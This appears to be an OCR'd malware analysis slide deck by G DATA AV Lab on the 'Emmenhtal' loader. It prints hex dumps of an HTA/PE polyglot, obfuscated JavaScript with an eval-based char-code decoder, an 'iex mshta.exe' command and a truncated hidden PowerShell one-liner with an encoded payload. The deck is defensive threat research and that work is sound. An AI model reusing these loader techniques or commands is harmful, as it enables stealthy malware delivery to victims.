1ST IN CYBER DEFENSE

G DATA
AV LAB

GDATA AV LAB INC.

LOUIS

RIC


LOVELY

G DATA
AV LAB

G DATA
AV LAB


EMMENHTAL LOADER:

THE SILENT ENABLER OF MODERN MALWARE CAMPAIGNS




EMMENHTAL LOADER:

THE SILENT ENABLER OF MODERN MALWARE CAMPAIGNS




G DATA AV LAB


“iex mshta.exe main1”



Display Color Calibration Wizard




HTA SCRIPT



Application Caption : No
Window State : Minimize
Show in Taskbar : No

```
00 00 00 [PE at #9d600 (overlay:0)] 00 00 00 3C                <
48 54 41 3A 41 50 50 4C 49 43 41 54 49 4F 4E 20  HTA:APPLICATION
43 41 50 54 49 4F 4E 20 3D 20 22 6E 6F 22 20 57  CAPTION = "no" W
49 4E 44 4F 57 53 54 41 54 45 20 3D 20 22 6D 69  INDOWSTATE = "mi
6E 69 6D 69 7A 65 22 20 53 48 4F 57 49 4E 54 41  nimize" SHOWINTA
53 4B 42 41 52 20 3D 20 22 6E 6F 22 20 3E 4D 5A  SKBAR = "no" >MZ
90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00  É ♥   ♦       ╕
00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00        @
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 E8 00 00 00 0E 1F              Φ   ♫▼
BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73  ╟♫ ┤o=!╕☺L=!This
20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20   program cannot
62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F  be run in DOS mo
64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 16 D2  de.♪♪◙$       ▬╥
2B DE 52 B3 45 8D 52 B3 45 8D 52 B3 45 8D 5B CB  + ▌R│EìR│EìR│Eì[╦
```


MALICIOUS JS




```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3C 73 63 72 69 70 74 3E 0D 0A 71 43 3D 31 30 32   <script>♪◙qC=102
3B 4B 76 3D 31 31 37 3B 75 43 3D 31 31 30 3B 48   ;Kv=117;uC=110;H
69 3D 39 39 3B 51 53 3D 31 31 36 3B 76 4B 3D 31   i=99;QS=116;vK=1
30 35 3B 66 4A 3D 31 31 31 3B 55 55 3D 33 32 3B   05;fJ=111;UU=32;
65 74 3D 31 30 39 3B 43 5A 3D 31 30 34 3B 6D 6B   et=109;CZ=104;mk
3D 31 30 38 3B 69 62 3D 34 30 3B 63 68 3D 31 30   =108;ib=40;ch=10
31 3B 58 55 3D 38 33 3B 68 6C 3D 34 31 3B 43 62   1;XU=83;hl=41;Cb
3D 31 32 33 3B 5A 61 3D 31 31 38 3B 59 57 3D 39   =123;Za=118;YW=9
37 3B 79 78 3D 31 31 34 3B 69 52 3D 38 38 3B 6C   7;yx=114;iR=88;l
62 3D 31 30 33 3B 61 65 3D 31 31 35 3B 72 56 3D   b=103;ae=115;rV=
36 31 3B 47 52 3D 33 34 3B 70 5A 3D 35 39 3B 6F   61;GR=34;pZ=59;o
57 3D 31 32 30 3B 4B 62 3D 37 38 3B 64 46 3D 34   W=120;Kb=78;dF=4
38 3B 55 69 3D 36 30 3B 54 4D 3D 34 36 3B 66 6E   8;Ui=60;TM=46;fn
3D 34 33 3B 42 65 3D 38 37 3B 51 55 3D 31 31 33   =43;Be=87;QU=113
3B 6B 46 3D 36 37 3B 6B 78 3D 31 30 30 3B 56 68   ;kF=67;kx=100;Vh
```

G DATA AV LAB

MALICIOUS JS




```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3C 73 63 72 69 70 74 3E 0D 0A 65 76 61 6C 28 65
72 63 29 0D 0A 77 69 6E 64 6F 77 2E 63 6C 6F 73
65 28 29 3B 0D 0A 3C 2F 73 63 72 69 70 74 3E 4D
5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8
00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 0E
1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69
73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74
20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D
6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 16
D2 2B DE 52 B3 45 8D 52 B3 45 8D 52 B3 45 8D 5B
CB D6 8D 50 B3 45 8D 3F FF 46 8C 56 B3 45 8D 3F
```

```
<script>♪◙eval(e
rc)♪◙window.clos
e();♪◙</script>M
ZÉ ♥   ♦       ╕
       @


          Φ   ♬
▼‖♬ ┤o=!╕☺L=!This
 program cannot
 be run in DOS m
ode.♪♪◙$       ▬
╥+▌R│EiR│EiR│Ei[
```


G DATA AV LAB

```
function mhl(leS){
    var Xgs= "";
    for (var xNa = 0; xNa < leS.length; xNa++)
    {
        var Wqc = String.fromCharCode(leS[xNa] - 488);
        Xgs = Xgs + Wqc
    }
    return Xgs
};

var BAb = mhl([600,599,607,589,602,603,592,589,596,596,534,589,608,589,520,533,607,520,537,520,533,589,600,520,573,598,602
,589,603,604,602,593,587,604,589,588,520,533,598,599,600,520,524,609,588,586,558,520,549,520,527,555,557,555,553,545,545,
556,542,555,556,555,545,554,555,555,553,556,545,556,538,555,543,556,544,555,556,556,539,556,538,544,540,556,537,553,557,
555,553,544,555,544,544,553,554,554,536,556,553,545,536,544,540,544,544,555,542,555,554,556,536,544,556,556,558,556,543,
555,543,544,540,544,544,553,554,554,536,556,553,544,540,544,544,555,542,555,554,556,536,544,540,545,537,553,545,556,538,
555,543,556,539,555,544,555,556,556,538,555,554,544,540,553,542,556,556,556,544,555,545,557,537,545,558,555,553,556,545,
556,538,555,543,556,544,555,556,556,539,556,538,544,540,556,542,554,541,553,555,544,555,544,544,553,554,554,536,556,553,
544,556,556,558,556,543,556,544,555,541,556,542,556,544,544,540,544,544,553,554,554,536,556,553,544,540,557,537,545,558,
555,553,556,545,556,538,555,543,556,544,555,556,556,539,556,538,544,540,556,545,553,543,556,543,544,555,544,544,556,556,
556,541,556,538,544,556,556,558,544,544,555,558,554,554,555,545,544,540,553,537,544,540,554,538,555,545,556,554,545,537,
554,539,555,542,555,557,555,545,555,543,556,544,544,540,544,555,556,539,554,545,553,542,544,540,553,540,544,555,545,541,
545,540,545,542,545,536,545,541,545,542,545,545,545,536,545,541,545,544,545,540,545,536,545,554,545,540,545,536,545,541,
545,541,545,541,545,536,545,541,545,542,545,545,545,536,545,541,545,542,545,542,545,536,545,556,545,541,545,536,545,541,
545,543,545,542,545,536,545,541,545,542,545,556,545,536,545,541,545,542,545,545,545,536,545,541,545,543,545,544,545,536,
545,541,545,544,545,540,544,556,544,556,545,558,544,544,555,542,555,554,556,536,544,540,553,537,544,540,544,544,555,558,
```

```
powershell.exe -w 1 -ep Unrestricted -nop $ydbF =
'CECA99D6CDC9BCCAD9D2C7D8CDD3D284D1AECA8C88ABB0DA908488C6CBD08DDFD7C78488ABB0DA8488C6CBD08491A9D2C7D
8CDD2CB84A6DDD8C9E19FCAD9D2C7D8CDD3D284D6B5AC8C88ABB0DA8DDFD7D8C5D6D88488ABB0DA84E19FCAD9D2C7D8CDD3D
4D9A7D78C88DDD5D28DDF88CFBBC984A184B2C9DB91B3C6CEC9C7D8848CD3B9A684A48C95949690959699909594909B949
595959095969990959696909D9590959796909596 9D909596999095979890959894948D8D9F88C6CBD084A18488CFBBC992A8D
